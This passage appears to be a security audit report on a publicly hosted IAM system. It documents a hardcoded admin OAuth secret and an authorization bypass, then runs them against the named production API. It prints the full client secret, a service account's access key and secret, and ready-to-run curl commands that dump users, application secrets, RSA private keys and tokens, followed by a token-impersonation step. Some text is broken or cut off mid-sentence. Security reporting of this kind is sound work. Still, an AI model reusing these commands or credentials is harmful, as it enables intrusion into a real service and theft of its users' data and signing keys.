

2. Scope & Engagement Details

Target Repository	https://github.com/liquidityio/iam (publicly accessible)
Assessment Type	External, Zero Access Start
Auditor	Raju Kumar, Security Engineer

3. Attack Chain — From Zero to Compromise

3.1 Phase 1: Reconnaissance — Public Repository


Starting from the single URL <https://github.com/liquidityio/iam>, a secret scan of the repository identified a hardcoded OAuth client secret in `init_data.json` (lines 1248–1249). This file is committed to the public repository AND baked into the production Docker image (Dockerfile line 39).

```
File: init_data.json:1248-1249
"clientId": "built-in-admin-client-id",
"clientSecret": "36e3ed67d56046827449e5bd82402ee9f436ce3ad584b415d0829596ad07e4d8"
```

Source code review revealed that any request authenticated with an application client secret triggers an unconditional authorization bypass at `authz/authz.go:158-159`:

```
// authz/authz.go:158-159
if subOwner == "app" {
    return true // ALL Casbin policies bypassed
}
```

This means: any valid application client secret = unrestricted super-admin access to the entire IAM API.



[Image 1: Screenshot of init_data.json in the public Git repository showing the hardcoded secret]

3.2 Phase 2: Initial Access — Production Server

One curl command against the production server confirmed the hardcoded secret was never rotated:

```
curl -sk \
'https://hanzo.id/api/get-global-users?clientId=built-in-admin-client-id \
&clientSecret=36e3ed67d56046827449e5bd82402ee9f436ce3ad584b415d0829596ad07e4d8'
```

Response: {"status":"ok","data":[...]} — 58 user accounts across returned. Full admin access achieved with zero authentication.



[Image 2: Screenshot showing GET /api/get-global-users returning 58 users with status: ok]

3.3 Phase 3: Data Exfiltration

3.3.1 All Users — 58 Accounts

With unrestricted API access, four requests extracted the entire platform's secrets:

```
curl -sk 'https://hanzo.id/api/get-global-users?clientId=built-in-admin-client-id
&clientSecret=36e3ed67d56046827449e5bd82402ee9f436ce3ad584b415d0829596ad07e4d8'
```

User	Email	Role	Balance	Tag
z	z@hanzo.ai	Admin	\$500	founder
a	a@hanzo.ai	Admin	\$100,000	founder
woo	woo@hanzo.ai	Admin	\$100,000	founder
admin	admin@hanzo.ai	Admin	\$10,000	—
cloud-agent	cloud-agent@hanzo.ai	Service	\$100,000	API key exposed

Cloud-agent service account API credentials extracted:

```
accessKey:      hk-cloud-agent-c73280d324476bc354b88492ba25d244
accessSecret:   b3c31a0e632d1373b7534fe47bf17c1de533be8746be1a9e6f897f3a22160cb6
```



[Image 3: Screenshot showing user dump with emails, admin flags, cloud-agent credentials]

3.3.2 All Application Secrets — 64 OAuth Client Secrets

```
curl -sk
'https://hanzo.id/api/get-applications?owner=admin&clientId=built-in-admin-client-
id \
&clientSecret=36e3ed67d56046827449e5bd82402ee9f436ce3ad584b415d0829596ad07e4d8'
```

64 with plaintext client secrets, including financial services, AI platforms, and key management systems.

Application	Secret (truncated)
hanzo-commerce	3c7c4d9817bf09...
hanzo-captable	edc4514c74e456...
hanzo-dataroom	21b6b67cf34c63...
hanzo-sign	50a96671628f85...
hanzo-analytics	a1dade21e38dce...
hanzo-kms	3e4a3a71952cbb...
lux-exchange	f14120fabda893...
zoo-kms	8efd914ca8ffcb...



[Image 4: Screenshot showing application list with client secrets in plaintext]

```
curl -sk
'https://hanzo.id/api/get-certs?owner=admin&clientId=built-in-admin-client-id \
  &clientSecret=36e3ed67d56046827449e5bd82402ee9f436ce3ad584b415d0829596ad07e4d8'
```

Certificate	Organization	Private Key
cert-hanzo	Hanzo (42 apps)	-----BEGIN RSA PRIVATE KEY----- EXPOSED
cert-lux	Lux Network	-----BEGIN RSA PRIVATE KEY----- EXPOSED
cert-zoo	Zoo Labs	-----BEGIN RSA PRIVATE KEY----- EXPOSED
cert-pars	Pars	-----BEGIN RSA PRIVATE KEY----- EXPOSED
cert-bootnode	Bootnode	-----BEGIN RSA PRIVATE KEY----- EXPOSED
cert-adnexus	AdNexus	-----BEGIN RSA PRIVATE KEY----- EXPOSED
cert-built-in	System Admin	-----BEGIN RSA PRIVATE KEY----- EXPOSED

```
GET /api/get-certs?owner=admin&clientId=built-in-admin-client-id&clientSecret=36e3ed67d56046827449e5bd82402ee9f436ce3ad584b415d0829596ad07e4d8 HTTP/2
Host: hanzo.id
User-Agent: curl/8.7.1
Accept: */*
```

[illegible]

[Image 5: Screenshot showing -----BEGIN RSA PRIVATE KEY----- in API response]

3.3.4 All OAuth Tokens — 1,372 Tokens

```
curl -sk
'https://hanzo.id/api/get-tokens?owner=admin&clientId=built-in-admin-client-id \
&clientSecret=36e3ed67d56046827449e5bd82402ee9f436ce3ad584b415d0829596ad07e4d8'
```

Total tokens	1,372
Active (not expired)	6
With refresh tokens	1,354
Unique users	20
Unique applications	60



[Image 6: Screenshot showing tokens]

3.4 Phase 4: Lateral Movement — Impersonating

Using z@hanzo.ai's active JWT extracted from the token dump:

```
curl -sk \
-H 'Authorization: Bearer <Z_ACTIVE_TOKEN>' \
'https://hanzo.id/api/userinfo'
```

Response confirmed impersonation:

```
{"sub": "2d4d67ab-30f1-474e-b81f-f60461852259",
"preferred_username": "z", "name": "Z", "roles": ["olly-admin"]}
```

From z's session, cross-organization access was confirmed — a Hanzo-only user accessed secrets for:

4. Impact Assessment

Asset	Count	Detail
User Accounts	58	Emails, password salts, balances, API keys
Admin/Founder Accounts	5	z, a, woo, admin (x2)
OAuth Applications	74	64 with plaintext client secrets
RSA Private Keys	7	4096-bit signing keys for all
OAuth Tokens	1,372	6 active, 1,354 with refresh tokens
Service API Credentials	3	cloud-agent key+secret, docs-search, test-api
Active Sessions	96	Visible via z's token
Services with Minted Tokens	9	commerce, captable, dataroom, sign, analytics, etc.

Blast Radius: This is not a compromise of the IAM system alone. Every service that trusts tokens signed by hanzo.id is compromised by proxy — the blast radius spans the entire Hanzo, Lux, Zoo, Pars, Bootnode, and AdNexus ecosystems

5. Root Cause Analysis

Root Cause 1 — Secret in Source Code

A production OAuth client secret was committed to a public Git repository in `init_data.json` and never rotated. This file is also baked into the production Docker image.

Root Cause 2 — Broken Authorization Model

The Casbin authorization engine unconditionally trusts any request authenticated with an application client secret (`subOwner == "app"` returns true). This converts every client secret into a super-admin credential with no scope restrictions.

Root Cause 3 — No Data Classification

The API returns sensitive data (private keys, client secrets, access tokens, refresh tokens) in plaintext without masking, encryption, or access control differentiation.

6. Risk Rating

CVSS Score	10.0 (Critical)
Attack Vector	Network
Attack Complexity	Low
Privileges Required	None
User Interaction	None
Scope	Changed
Confidentiality	High
Integrity	High
Availability	High

CONFIDENTIAL — This document contains sensitive security information and is intended solely for authorized security personnel and designated client representatives. Unauthorized distribution is strictly prohibited.
